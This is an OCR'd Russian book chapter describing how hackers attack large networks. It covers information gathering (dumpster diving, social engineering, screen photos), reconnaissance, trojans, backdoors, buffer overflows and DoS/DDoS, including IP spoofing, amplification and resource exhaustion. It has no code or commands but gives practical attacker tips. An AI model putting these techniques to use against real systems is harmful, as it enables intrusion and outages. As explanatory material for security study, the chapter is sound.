


Рис. 5. Типовой имитационный сценарий атаки хакера

Таким образом, как это видно из рис.5, любая атака хакера обычно предполагает выполнение некоторого заранее заданного набора действий. Давайте поэтапно проанализируем основные шаги хакера по взлому крупных сетей.

Взлом больших сетей – непростая задача, требующая использования специальных методов, учитывающих способы построения максимально защищённых сетей. Для эффективной защиты от возможных атак необходимо иметь в виду все возможные пути проникновения в сеть, чтобы свести шансы хакеров на успех к минимуму.

Оборудование и программное обеспечение

Читая специальные издания о хакерстве, можно многое узнать об оборудовании, программном и аппаратном обеспечении и о том, что необходимо хакерам, специализирующимся в конкретных областях. Мы же здесь отметим

главное. Опытные хакеры весьма тщательно подбирают подходящую коммуникационную программу, так как именно от неё, в совокупности с подходящим модемом многое зависит. Существует множество коммуникационных программ, но хакеру необходимо или хотя бы желательно, чтобы такая программа эмулировала достаточно большое количество разных терминалов; располагала адресной таблицей – возможностью переводить входящие и выходящие символы в другие символы; могла посылать и принимать файлы, используя различные протоколы; позволяла управлять модемом используя набор команд; предоставляла возможность обращения к операционной системе во время поддержания связи; включала в себя телефонную книжку, позволяющую хранить множество номеров, имён и комментариев; обеспечивала возможность написания сценариев соединения и имела автонабор, который сможет периодически перенабирать занятые телефонные номера. И последнее, очень важное свойство, по которому опытный хакер оценивает пригодность программы для его целей – терминальная программа должна обладать возможностью сбора данных. Это значит, что, когда информация проходит через модем и появляется на экране, её можно сбросить в файл на «жёстком» диске компьютера. Обычно хакеры, когда используют свой модем, устанавливают функцию сбора данных в постоянный режим, что позволяет при проникновении в какую-либо компьютерную систему сохранить сотни страниц текста в отдельных файлах, а затем, уже отключившись от линии, отсортировать собранные данные. К тому же у хакеров принято иметь документированные свидетельства своей хакерской деятельности, которые можно использовать в последующем для справок и исследований. Более того, доказано, что существует прямая зависимость между успешным электронным взломом и тем, сколько информации хакер предварительно получил о потенциальной жертве. Сбор информации имеет первостепенное значение, это может быть финансовая информация, физические устройства, персонал, сеть, уязвимости и пр. Кроме того, Интернет-ресурсы общего пользования могут обеспечить ценную информацию на любой стадии электронного взлома.

Методы сбора информации

Любой серьёзный взлом требует выполнения некоторых подготовительных мероприятий, которые должен произвести хакер перед тем, как начать собственно атакующие действия. Грамотному «взломщику» необходимо владеть определённым объёмом информации, например, сведениями о компьютерах и телекоммуникациях (на уровне идей), но для реального взлома нужен, в первую очередь, телефонный номер, или какой-либо другой путь получения доступа к компьютеру-«жертве». В любом случае хакер должен осуществить предварительное исследование, а при первом обращении к компьютеру – исследовать возможные способы взлома и выбрать наиболее подходящий. И, наконец, обычно хакер производит исследования и после того, как уже получил доступ к намеченной системе, дабы извлечь как можно больше пользы из открывшихся перед ним возможностей. Для сбора информации существует много активных и пассивных методов. Пассивный сбор информации, например, состоит в безопасном сканировании IP-адресов, определении сетевой инфраструктуры, приложений и используемых средств безопасности. То есть следует помнить, что в распоряжении хакера широкий спектр методов сбора информации, и если создастся благоприятная ситуация, он ими обязательно воспользуется. Давайте рассмотрим наиболее распространённые приёмы.

Некоторые нестандартные методы. Эти методы не столь уж необычны, поскольку в дело идёт все, что может принести пользу хакеру. В принципе, хакеру могут оказаться полезными любые сведения. Всё, что он обнаружит, поможет ему проникнуть либо в тот компьютер, который его интересует в данный момент, либо в другой – когда-нибудь в будущем. К тому же, согласитесь, некоторым натурам всегда приятно обнаружить закрытые данные или секреты системы, а затем взять, и поделиться своими открытиями с другими хакерами, которые в долгу не останутся и как пить дать отблагодарят, поделившись чем-нибудь полезным в хакерском ремесле.

Существует четыре нестандартных метода исследований: диалоговые обучающие руководства и модели программ; копание в мусоре; анализ найденных флоппи-дисков; изучение фотографий. Помните – все эти методы работают.

Диалоговые обучающие руководства и модели программ. Руководства и модели программ часто используются для обучения работе с компьютерной системой. Эти программы имитируют компьютерные экраны, какими видел бы их пользователь в процессе реальной работы в сети. Руководства и модели отличаются от реальной работы тем, что сообщают пользователю о стандартных методах общения с системой и иногда показывают ему необходимые в работе специальные детали. Если пользователь не прошёл курс обучения, ему обычно выдаётся сборник упражнений для работы с облегчённой версией настоящей системы, причём, как правило, вместе с богатым набором всевозможных шпаргалок. Руководства и модели дают новым пользователям практический опыт общения с программным обеспечением, с которым им придется иметь дело, знакомят с его функциями и задачами. Такие программы весьма часто используются в учебных целях вместо реальной системы, или как дополнение к ней. Как хакер добирается до этих документов? Программы-модели можно получить в общественных, специализированных и даже научных библиотеках, иногда, заказать у разработчика. Впрочем, если хакер хороший физиономист и психолог, то не исключено, что ему удастся добыть такую программу у доброжелательно настроенного сотрудника компьютерного отдела компании. Модели и руководства – незаменимая вещь в хакерском деле и их польза хакеру вполне очевидна, так как они помогут ему изучить систему, и, вероятно, раскроют используемые по умолчанию имена точки входа. Не исключено, что в них окажется даже описание недостатков системы.

Копание в мусоре. Получение информации из рекламных материалов и мусорных корзин[91] вовсе не грязная работа, и «серьёзные хакеры», – под которыми мы подразумеваем тех хакеров, которые обязательно проводят исследования компании или компьютера, – ей не брезгуют. Опытные хакеры используют мусорные корзины, как важный источник информации. Для этого хакеру не нужно рыться в отбросах – в большинстве мест существуют отдельные контейнеры для бумаг. Некоторые документы могут быть просто разорваны на клочки, но большинство остаются вообще целыми. Доступ к использованным материалам может дать хороший «улов»: информацию о компьютерах, инструкции по пользованию сетью и телефонами, старые «жёсткие» диски и CD-ROM, записки, отчёты и другую офисную документацию, компьютерные подпрограммы и протоколы, информацию о клиентах и контактах, закрытые телефонные каталоги, названия различных организаций и имена частных лиц, пособия для обучения, устаревшие файлы, письма, информацию о разработке проектов, а порой даже сведения о конкретной компьютерной системе, микрофильмы, счета, целые коробки с деловыми объявлениями. Конечно, большая часть всего этого напрямую не поможет совершить электронный взлом, но содержащаяся там информация может пригодиться любому хакеру.

Информация о потенциальной жертве может быть получена и из общедоступных ресурсов. Типичными примерами общедоступных ресурсов являются: база данных WHOIS, поиск по белым страницам (в поисковых системах, подобных Google), архивы обсуждений, свежие Web-страницы, где размещена информация о владельцах ресурса, мгновенные сообщения, завязывание разговоров со служащими, определение домена по адресам электронной почты, по электронным письмам, отправленным годами раньше, выуживание из Интернет сведений с помощью того же Google или сетевых нерезидентных вирусов-червей.

---

[91] Об этом методе, применительно к вирусописанию, мы уже говорили в первом томе настоящей книги.

Анализ найденных флоппи-дисков. Хакер повсюду и всегда готов прихватить «бесхозные» флоппи-диски. Одни из них – испорченные, покорёженные, погнутые – выброшены из-за непригодности, другие – беспечно забыты в дисководе, под клавиатурой, под компьютерным столом. Они также могут находиться на своих обычных местах – лежать на рабочих столах, в дискетницах, в библиотечных справочниках, в шкафах для хранения файлов и т. п. Цель хакера – считать данные с этих флоппи-дисков и запустить находящиеся на них программы.

Изучение фотографий мониторов. Фотоснимки компьютерных экранов, которые можно увидеть в книгах, журналах, системной документации, профессиональных изданиях, равно как изображения на мониторах, появляющиеся в телевизионных программах, новостях и коммерческих передачах – все это может содержать ценную для хакера информацию. На фотографиях может быть показан только экран (или монитор), либо весь компьютер целиком, включая клавиатуру, центральный процессор и аксессуары. Иногда в кадр попадает работающий компьютер в реальном окружении. В руководствах пользователя и других инструкциях встречаются рисунки экранов с подобной информацией, включая входные коды, сообщения об ошибках и другие необходимые хакеру мелочи. Зная сообщения об ошибках и вид экрана, хакер сможет прикинуться системным администратором или пользователем, что особенно важно, если система закрыта для внешнего доступа. Когда на фотографии или рисунке показано имя пользователя, оно может оказаться действительным. И даже если на экране вместо пароля виден только ряд звёздочек (******), хакер узнает о том, какова длина установленного в данном случае пароля. Например, если на некоторых фотографиях в отдельных изданиях все указанные пароли заменены восемью звёздочками, то для хакера это показатель того, что для входа в систему используется восьмизначный пароль, либо восемь знаков – максимально допустимая длина пароля. Стиль имени пользователя тоже имеет значение. Просматривая примеры пользовательских имён, хакер может узнать, требуются ли имена и фамилии, нужны

ли заглавные буквы, или же в качестве имён пользователей используются аббревиатуры либо названия компаний и рабочих групп.

Бывают фотографии, где снят не один только экран: иногда можно увидеть клавиатуру, с которой работает пользователь, тип компьютера и т. п. Помните, хакер пускает в дело любую доступную информацию. Определенный тип компьютера, к примеру, предполагает определённые способы электронного взлома с использованием известных ошибок или лазеек. Даже в широковещательных передачах настоящий хакер может обнаружить случайно проскользнувшую важную информацию. Например, группа хакеров в конце 1991 года совершила взлом военного компьютера благодаря внимательному просмотру серии передач Геральдо Риверы «Теперь об этом можно рассказать». В течение действия камера несколько раз вплотную приближалась к монитору, на котором был виден электронный адрес компьютера, который, затем, подвергся электронному взлому. Хакеры вошли в систему под именем «odquaylen», которое стало известно из передачи, без какого бы то ни было пароля. В результате последовавшего скандала войти в систему, набрав «odquaylen», было уже нельзя, и все схожие способы получения доступа к системе были оперативно ликвидированы военными специалистами.

Социальная инженерия[92]**.** Так называют всевозможные манипуляции с целью получения информации, например выяснение паролей или учётных записей. Термин «социальная инженерия» употребляется хакерами для определения любого трюка, который используется для добывания информации у сотрудников выбранной фирмы. Манипулирование ложными данными с ничего не подозревающим персоналом, выуживание любыми способами необходимой информации, использование сексуальной привлекательности, мошенничество с кредитными картами, – это только несколько примеров социальной инженерии. Это явление основывается на знании человеческой природы, его открытости и беспомощности в случаях, когда человека просят по-

[92] О применении методов и конкретных примерах социальной инженерии мы неоднократно говорили в первом томе и первой части этого тома настоящей книги.

мочь или дать совет. Типичный механизм – наблюдение за ежедневными делами персонала, внедрение в предприятие под различными предлогами, наблюдение за ходом работы. Физический доступ на предприятие может быть осуществлён под видом поиска работы, с помощью знакомых из персонала, получением должности, которая откроет доступ к заветной цели.

Исследование сети. Выполняется, чтобы быстро проверить известные уязвимости компьютеров. В этих целях задействуется специальная компьютерная программа – «sniffer»[93], которая перехватывает пароли и другую информацию во время пересылки данных, как между компьютерами, так и в сети, а также специальная компьютерная программа – «exploit»[94], которая использует уже известные уязвимости. Исследование сети необходимо хакеру для планирования атаки. Для этого проводятся сканирование, пробы, определение используемых приложений и их версий, установление топологии сети – локальная, сеть провайдера, телекоммуникационная или корпоративная. Во время исследования хакером сети наиболее важными объектами являются IP-адреса, сетевые адреса, списки доступа, точки доступа, настройки межсетевого экрана, версии приложений и имена пользователей. Большинство хакер-

---

[93] «Sniffer» (англ.) – *проф.* «снифер», программа-анализатор сетевого трафика.

[94] «Exploit» (англ.) – *проф.* «эксплойт» – программа, позволяющая нарушить безопасность работы другой компьютерной программы, то есть использовать какую-либо ошибку в системе её безопасности и извлечь из этого определённую выгоду. Фактически, работоспособный эксплойт является венцом хакерского искусства и используется хакерами для того, чтобы получить права суперпользователя, или другие привилегии. Эксплойт «переполнение буфера», например, работает таким образом, что добавляет специальный контент к данным, чтобы переполнить буфер и изменить его содержимое. Хакер может вставить инструкции на машинном языке, которые бы дали ему привилегии суперпользователя, такие как добавление и удаление пользователей, смена паролей, изменение или удаление любых файлов. В каждой программе и на каждом сервере существует огромное количество «уязвимостей», позволяющих теоретически стать суперпользователем или привести сервер к сбою или отказу, но лишь успешная попытка использовать такую «дыру» рождает эксплойт. Более того, написание эксплойта обычно является стимулом к выпуску «заплаты» к соответствующему программному обеспечению. Однако чтобы написать свой собственный эксплойт, недостаточно одних только знаний в языках программирования, необходимо ещё и хорошо разбираться в особенностях конкретных операционных систем, а также системных функций. Исторически сложилось так, что эксплойты пишутся на языке «Си» (реже на Ассемблере и Перле). Поэтому, чтобы разобраться в том или ином деструктивном механизме, необходимы хотя бы минимальные знания синтаксиса языка «Си».

ских инструментов для сбора информации используется удалённо. Команды «traceroute»[95], «ping»[96] и сканирование сети позволяют составить физическую и/или логическую структуру сети, в то время как пакетный сбор данных, например, при помощи «sniffer» позволяет получить данные о запущенных приложениях, именах пользователей и паролях. Сервис WHOIS[97] помогает хакеру в определении принадлежности конкретного IP-адреса, в то время как NetBIOS[98] и RPC[99] позволяют проанализировать трафик локальной сети, что наиболее опасно для домашних пользователей. После того, как получена вся ценная информация о пользователе, сетевые нерезидентные вирусы-черви позволят просмотреть остаточные (не удалённые) данные с любой страницы. И в конце, IRC клиент поможет получить доступ и собрать сведения о любом пользователе в сети. Хакеры используют весь диапазон сканирования. Сюда входит сканирование портов, IP-адресов, маршрутизаторов (фальсификация BGP[100] и OSPF[101]), сканирование SNMP[102], исследование портов и приложе-

---

[95] «Traceroute» (англ) – *проф.* трассировка канала передачи данных и т. п. Трассиро́вка – пошаговое выполнение программы с остановками на каждой команде (Assembler) или строке (C++).

[96] «Ping» – *проф. сокр. от* «Packet Internet Groper», отправителя пакетов Интернет (программа, используемая для проверки доступности адресата путём передачи ему специального сигнала (ICMP echo request – запрос отклика ICMP) и ожидания ответа).

ICMP – *проф. сокр. от* «Internet Control Message Protocol» (протокол управляющих сообщений в Интернет – один из четырёх протоколов межсетевого уровня семейства TCP/IP, обеспечивающий восстановление связи при сбойных ситуациях в передаче пользовательских пакетов).

[97] WHOIS – *проф. сокр. от* «who is who» – кто есть кто (сетевая Интернет-программа, которая позволяет абонентам обращаться с запросами к хранимой в базе данных о пользователях сети, доменах, доступных сетях и прочих объектах).

[98] NetBIOS – *проф. сокр. от* Network Basic Input Output System – сетевая базовая система ввода-вывода (стандартный сетевой интерфейс, предложенный для IBM PC и совместимых систем).

[99] RPC – *проф. сокр. от* Remote Procedure Call – удалённый вызов процедуры (средство передачи сообщений, которое позволяет распределённому приложению вызывать сервис различных компьютеров в сети; обеспечивает процедурно-ориентированный подход в работе с сетью; применяется в распределённых объектных технологиях, таких как, DCOM, CORBA, Java RMI).

[100] BGP – *проф. сокр. от* Border Gateway Protocol – пограничный межсетевой протокол, протокол IP-маршрутизации. Протокол BGP это усовершенствованный внешний шлюзовой протокол, основанный на опыте использования протокола EGP в магистральной сети NSFNET.

ний, проверка межсетевых экранов, наличия беспроводных точек, операционной системы, установленного оборудования и стека протоколов IP.

Уязвимости для хакинга

Каждый, кто подключается к Интернет, автоматически становится потенциально уязвимым для хакера. Типичный пример угрозы – «троянский конь», который обследует компьютер или заражает его вирусом. Антивирусные программы, межсетевые экраны и общие меры безопасности – это то, что используется большинством провайдеров, предприятиями и домашними пользователями, чтобы минимизировать опасность и сделать персональные компьютеры, Web-сайты и серверы как можно менее привлекательными для потенциальных хакеров. Принимая во внимание побуждения хакеров, нетрудно предположить, что вероятность хакерских атак возрастает с увеличением активности в Интернет. Например, домашние пользователи, подключающиеся к Интернет время от времени, не могут быть приоритетной целью. В порядке убывания опасности можно представить следующий список объектов нападения:

любой Web-сайт, связанный с электронной коммерцией, может быть взломан в любое время суток, так как работает 24 часа 365 дней в году;

популярные средства массовой информации, крупные корпоративные Web-сайты, Web-сайты политических партий, знаменитостей, взлом которых освещается в печати и приносит известность взломщику в хакерских кругах;

фирмы, занимающиеся компьютерной безопасностью, представляют заманчивую цель, так как их серверы и Web-сайты наиболее защищённые, но работают круглосуточно;

---

[101] OSPF – *проф. сокр. от* Open Shortest Path First – протокол предпочтения кратчайшего пути. Первоочередное открытие кратчайших маршрутов (алгоритм маршрутизации, при котором путь выбирается на основании информации о состоянии канала (link state); является стандартом IGP для Интернет).

[102] SNMP – проф. сокр. от Simple Network Management Protocol – простой протокол сетевого управления (протокол сетевого администрирования, широко используемый в настоящее время, входит в стек протоколов TCP/IP).

любые организации, имеющие компьютеры и серверы, особенно те, чей бизнес ведётся через Интернет;

любой компьютер, имеющий широкополосный доступ в Интернет, который всё время находится в сети и чей IP-адрес никогда не меняется;

компьютеры, подключённые через модем по «dial-up».

Хакерская атака

После того, как хакер собрал всю необходимую информацию, настало время приступать к атаке, которая может принять одну из следующих форм:

«троянский конь»;

«чёрный ход»;

«отказ в обслуживании» – DoS, DDoS и ботнеты – BotNets;

«переполнение буфера» («buffer overflows»).

«Троянские кони». Это программы, которые на первый взгляд кажутся вполне законными, но производят некоторые незаконные действия после запуска. Они могут использоваться, чтобы определить место хранения паролей, сделать систему менее защищённой для будущего вторжения, или просто уничтожить программы или данные на «жёстком» диске. «Троянские кони» похожи на компьютерные вирусы, но не могут размножаться путем заражения других файлов, поселившись на компьютере, они дают возможность получить контроль над удалённым доступом к компьютеру. На практике хакеры часто используют «троянских коней» для шпионских целей, как и «sniffer», или для проделывания «чёрных ходов», которые позволяют им получить удалённый доступ через сеть к зараженному компьютеру без ведома пользователя. Некоторыми примерами последствий присутствия «троянского коня» в компьютерной системе может служить стирание/перезапись данных на компьютере; порча файлов; распространение других вредоносных программ, в том числе, вирусов; изменение сетевых настроек компьютеров-зомби для проведения DDoS-атак или рассылки спама; слежение за пользователем и тайная рассылка сведений о нём; регистрация нажатий на клавиатуре для хищения паролей и номеров кредитных карт; подмена банка или других

деталей доступа в криминальных целях; оставление «чёрных ходов» в компьютерной системе, чтобы можно было вернуться позже и получить доступ.

«Чёрные ходы». Это способ обхода обычной аутентификации и получения удалённого доступа к компьютеру скрытно от случайного обнаружения. Это может происходить в форме инсталляции программы, или, возможно, законной её модификации. При входе в систему злоумышленники могут обходить трудные комбинации имён пользователей и паролей. Типичными примерами «чёрных ходов» являются «NetBus», «SubSeven» и «BackOrifice». Хакеры могут проделать «чёрные ходы» без модификации исходного кода программы, или изменить его после компиляции. Это может быть сделано перепиской компилятора. Когда измененный компилятор находит исходный код, он собирает программу, как обычно, но вставляет «чёрные ходы», зачастую, с помощью специального пароля. Поэтому, когда хакер проникает в компьютерную систему, ему открывается доступ к некоторым (как правило, недокументированным) операциям. Многие компьютерные черви, такие как «Sobig» и «Mydoom», устанавливают «чёрные ходы» на заражённых компьютерах (в основном на персональных компьютерах, имеющих широкополосный доступ в Интернет, на котором запущены далеко небезопасные MS Windows и MS Outlook)[103]. Эти «чёрные ходы» позволяют спамерам, например, рассылать почту с инфицированных компьютерных систем.

«Чёрные ходы» и «троянские кони» распространяются разными способами – с помощью почтовых «червей», через специальные Web-сайты, с спомощью социальной инженерии или пиринговых сетей P2P. Их потенциальные возможности удалённого управления очень разнообразны: начиная с манипуляции файлами (чтение и удаление), контроля за «Рабочим столом», инсталляции программ, использования компьютера для проведения удалённых атак – до распределённого на несколько компьютерных систем электронного

[103] Grameze R A. «Malicious Mobile Code: Virus Protection for Windows», O'Reilly & Associates, 2003.

взлома, при котором скрываются следы работы хакера и передача электронных сообщений.

DoS-атака. Скажем сразу, что наше описание не претендует на полноту и лишь поясняет, что такое DoS-атака. Как видно из названия, атака предназначена не для получения паролей или ещё какой-либо информации, а направлена на то, что бы «завалить», «подвесить», перезагрузить сервер. Вы, конечно, спросите, а зачем это надо? Данный вид атак используется, например, для нанесения материального урона той или иной организации. Представьте, сколько долларов потеряет крупная компания, чья работа связана непосредственно с Интернет, если её сервер будет находиться в неработоспособном состоянии несколько часов.

Все DoS-атаки часто делят на две основные группы, связанные с ошибками в протоколах связи и в программном обеспечении сервера. DoS-атаки, связанные с ошибками в протоколах, менее распространены, но наиболее опасны, так как применение такого рода атак зачастую влечёт за собой отказ от работы не отдельного сервера, а целой подсети, а иногда не одной. Например, на сервер посылается пакет для установки соединения, с обратным адресом самого сервера, что приводит к его «зависанию» или чему-нибудь подобному. Атак такого рода насчитывается в настоящее время большое количество, но в основном они эффективны лишь непродолжительный период времени после их обнаружения. Второй же вид атак, связанный с ошибками в программном обеспечении, наиболее распространённый. Он связан с так называемым переполнением буфера.

Переполнение буфера. Буфер – это часть компьютерной памяти, используемая программой или процессом, хранящим информацию о времени запуска. Поскольку компьютер не делает различий между программным кодом и данными, переполнение буфера позволяет хакеру обрушить службу или внедрить зловредный код. Переполнение буфера – обычная причина нестабильной работы программного обеспечения. Если количество данных, занесённых в буфер, превышает его размер, дополнительные данные будут за-

писаны в смежные области, которые могут быть буферами, константами, флагами или переменными. При переполнении буфера различные инструкции передают данные до нулевого указателя или знака возврата, или любого другого сигнала окончания передачи потока данных. Эти инструкции потенциально опасны и могут быть обойдены, если передаётся или читается точное число байт. Хакеры используют переполнение буфера, добавляя исполняемые инструкции в конец данных. После того, как программный код попадает в память, он начинает выполняться. Поскольку программа контроля данных располагается в области памяти, смежной с буферами данных, переполнение может заставить компьютер выполнять любой (и потенциально опасный) код, который был прикреплён. Переполнение буфера происходит чаще всего, когда буфер данных находится в стеке программы, поскольку это сразу может привести к альтернативной исполняемой программе. Кроме того, все зависит от уязвимости самой памяти, стеков, области динамически распределяемой памяти и формата потоков. Находя уязвимые буферы и их максимальный размер, смещение и возвращённые адреса, хакеры могут вызвать отказ в работе сервисов и провести DoS-атаку с целью переполнения буфера и внедрения кода на удалённую компьютерную систему. Например, какой-то ftp-сервер, просит вас ввести своё имя для входа в систему, а вы ему на этот запрос посылаете строку длиной в 8000 символов. Результат очевиден – ftp-сервер «падает».

Иногда можно встретить классификацию, в соответствии с которой выделяются три типа DoS-атак.

Насыщение полосы пропускания (bandwidth consumption). Эти атаки основаны на том, что хакер «под завязку» заполняет всяческим электронным мусором атакуемую им сеть. Необходимым условием для этого является наличие у взломщика канала с большой пропускной способностью, во всяком случае, большей, чем у атакуемого хоста. Итак, он посылает на атакуемый сервер массу разрозненных запросов и прочих бессистемных данных – столько, сколько позволяет его канал, забивая линию атакуемой компьютер-

ной системы. Естественно, эта линия не может пропустить к серверу какие-либо другие запросы – результатом является отказ в обслуживании. Пользователи не могут получить доступ к серверу, а сам сервер начинает работать нестабильно, что приводит к аварийной ситуации и отказу. Вся информация с сервера становится временно недоступной для пользователей до тех пор пока системный администратор не примет соответствующие меры. Атака «насыщение полосы пропускания» может стать для хакера оптимальным выбором, если ему нужно на время вывести из строя какой-нибудь Web-сервер или базу данных.

Самый типичный пример «bandwidth consumption» это обычный «ping». Но в этом случае пакеты «ping»-запросов и «ping»-ответов незначительно отличаются по размеру, – следовательно и канал у атакующего и атакуемого забивается в равной степени, поэтому отказ в обслуживании может приключиться как с атакуемым, так и с атакующим или сразу с обоими. То есть такая атака эффективна тогда, когда у атакующего канал шире, чем у атакуемого, но это не типично, так как атакуемыми чаще всего оказываются серверы с широченными каналами. Поэтому у хакеров «не тупыми» атаками «bandwidth consumption» считаются те, при которых атакуемый компьютер вынужден отсылать значительно больше информации, чем атакующий. Приведём простой пример. Самый обычный HTTP-запрос на страничку. Клиент (хакер) шлёт серверу коротенький запрос, типа GET/index.html, а сервер ему шлёт запрошенный index.html, размер которого может оказаться в сотни раз больше, чем размер запроса. Дальше вступают в силу правила арифметики. Предположим, что хакер «висит» на мегабайтном канале, а сервер на десяти мегабайтном. Следовательно, пропускная способность канала сервера больше в десять раз и если ответ будет по размеру превосходить запрос, например, в пятнадцать раз, то у хакера появляется реальная возможность проведения атаки отказ в обслуживании. Все очень просто, но может возникнуть вполне правомерный вопрос, как быть с index.html, которая отправляется хакеру от сервера с каждым новым запросом? Она же забивает канал атакующего хаке-

ра? Да, забивает, но решение, как всё гениальное, простое: хакер заменяет источник запросов (IP отправителя) в пакетах запросов на какой-нибудь другой, чтобы index.html уходили на сфальсифицированный адрес и не забивали его канал. При этом опытный хакер заботится и о том, чтобы источник IP в каждом запросе был разный, – иначе вся нагрузка пойдёт на компьютер с этим адресом, что может насторожить администратора сети, которой он принадлежит, – а злоумышленникам обычно лишний шум не нужен. А так на разные IP приходит какая-то index.html – обычная ошибка маршрутизации.

У хакеров есть ещё один способ организации DoS-атаки: ищется огромная сеть с множеством компьютеров на очень широком канале, и ей постоянно шлются запросы, источник IP в которых заменён на IP жертвы. В результате инициируется постоянный поток ответов на этот IP, которые забивают канал атакуемому. Такой приём хакеров принято называть *усилением* или *умножением* DoS-атаки.

Недостаток ресурсов (resource starvation). Так называются атаки хакеров, направленные на захват критических системных ресурсов: процессорное время, доступное пространство на «жёстком» диске компьютера, участки оперативной памяти и т. д. «Resource starvation» часто очень похож на «bandwidth consumption»: электронный взломщик точно также отсылает поток запросов на атакуемый им сервер. Но на этот раз пакеты не забивают канал хоста-жертвы, а занимают, скажем, всё его процессорное время. Ведь на обработку каждого пакета сервер затрачивает некоторое количество процессорного ресурса, и хакеру остаётся только грамотно выбрать такие пакеты, на которые процессорного времени тратится достаточно много. Канал может оказаться достаточно широким и выдержит атаку, но центральный процессор просто «захлебнётся», обрабатывая весь поток пакетов. В результате пользователи не смогут получить доступа к сервисам.

Ещё один пример – когда «жёсткий» диск компьютера забивается логфайлами. Если системный администратор плохо сконфигурировал систему логирования на сервере и не установил для неё лимит, то хакеру достаточно

выбрать такие пакеты, которые занимают в лог-файлах больше места, и начать отсылать их на сервер. Через какое-то время файлы логов разрастутся до катастрофических размеров, «поглотят» всё свободное место на «жёстком» диске, и сервер будет неработоспособен. Правда, этот трюк у хакеров проходит только на неверно эксплуатирующихся серверах, так как опытные системные администраторы держат лог-файлы исключительно на отдельном от системного «жёстком» диске.

Атака «resource starvation» актуальна и в том случае, если у хакера уже есть какой-то, пусть ограниченный, непривилегированный доступ к ресурсам машины. Здесь поле действий значительно шире в том смысле, что электронный взломщик не ограничен одними только пакетами, которые он может отсылать на удалённый сервер. Тут немаловажную роль играет то, насколько грамотно построена система квотирования. Например, если на хостинге есть доступ к cgi, хакер может написать скрипт, который будет буквально поглощать свободную память или, как и в ранее приведённом примере, ресурсы процессора[104], а затем обратиться к нему несколько сот или тысяч или десятков тысяч раз. Если система квотирования настроена неверно, то такой скрипт очень скоро «съест» всю память или забьет процессор.

Ошибки программирования (programming flaw). Эти атаки направлены на слабые места, ошибки и недокументированные функции операционных систем, программного обеспечения, процессоров и программируемых микросхем. Зная «дыры» в чём-то из вышеперечисленного, можно создать и отправить по назначению определённый пакет, который вызовет какую-либо ошибку, например, переполнение буфера или стека. В результате возможны тяжкие последствия для всей компьютерной системы – она будет сбоить и отказывать. Причём, если хорошо знать архитектуру процессора, на котором запущенна система, то не составит труда вызвать какую-нибудь некорректную инструкцию или операцию.

---

[104] Например, циклически создаёт какие-нибудь огромные массивы в памяти или вычисляет громоздкие математические формулы.

DDoS-атака и ботнеты[105]**.** Для реализации DDoS атаки необходимо организовать определённую скорость (количество пакетов/в минуту) посылки пакетов. Реализовать на модеме это не удастся по простой причине – необходимо обеспечить большую скорость передачи. Даже если хакер имеет соединение со скоростью 56 К, вряд ли он выведет из строя пользователя с модемом на 33,6 К. Что же делать? Хакеры решают эту проблему очень просто, атакуя одновременно с нескольких модемов. DDoS-атаки направлены на сеть, и переполняют её дополнительными запросами так, что полезный трафик либо снижается до минимума, либо вовсе прерывается. DDoS-атаки используют различные сетевые компьютеры, которые предварительно инфицированы. Компьютеры, исполняющие роль «зомби», рассылают поддельные сообщения и, тем самым, увеличивают фальшивый трафик. При DDoS-атаках в качестве атакующего очень часто выступает персональный компьютер с широкополосным доступом в Интернет, который был заражён вирусом или «троянским конём», что позволяет злоумышленнику получить удалённый контроль и провести атаку, часто через «ботнет». При наличии достаточного количества управляемых хостов, работа даже больших Web-сайтов может быть нарушена.

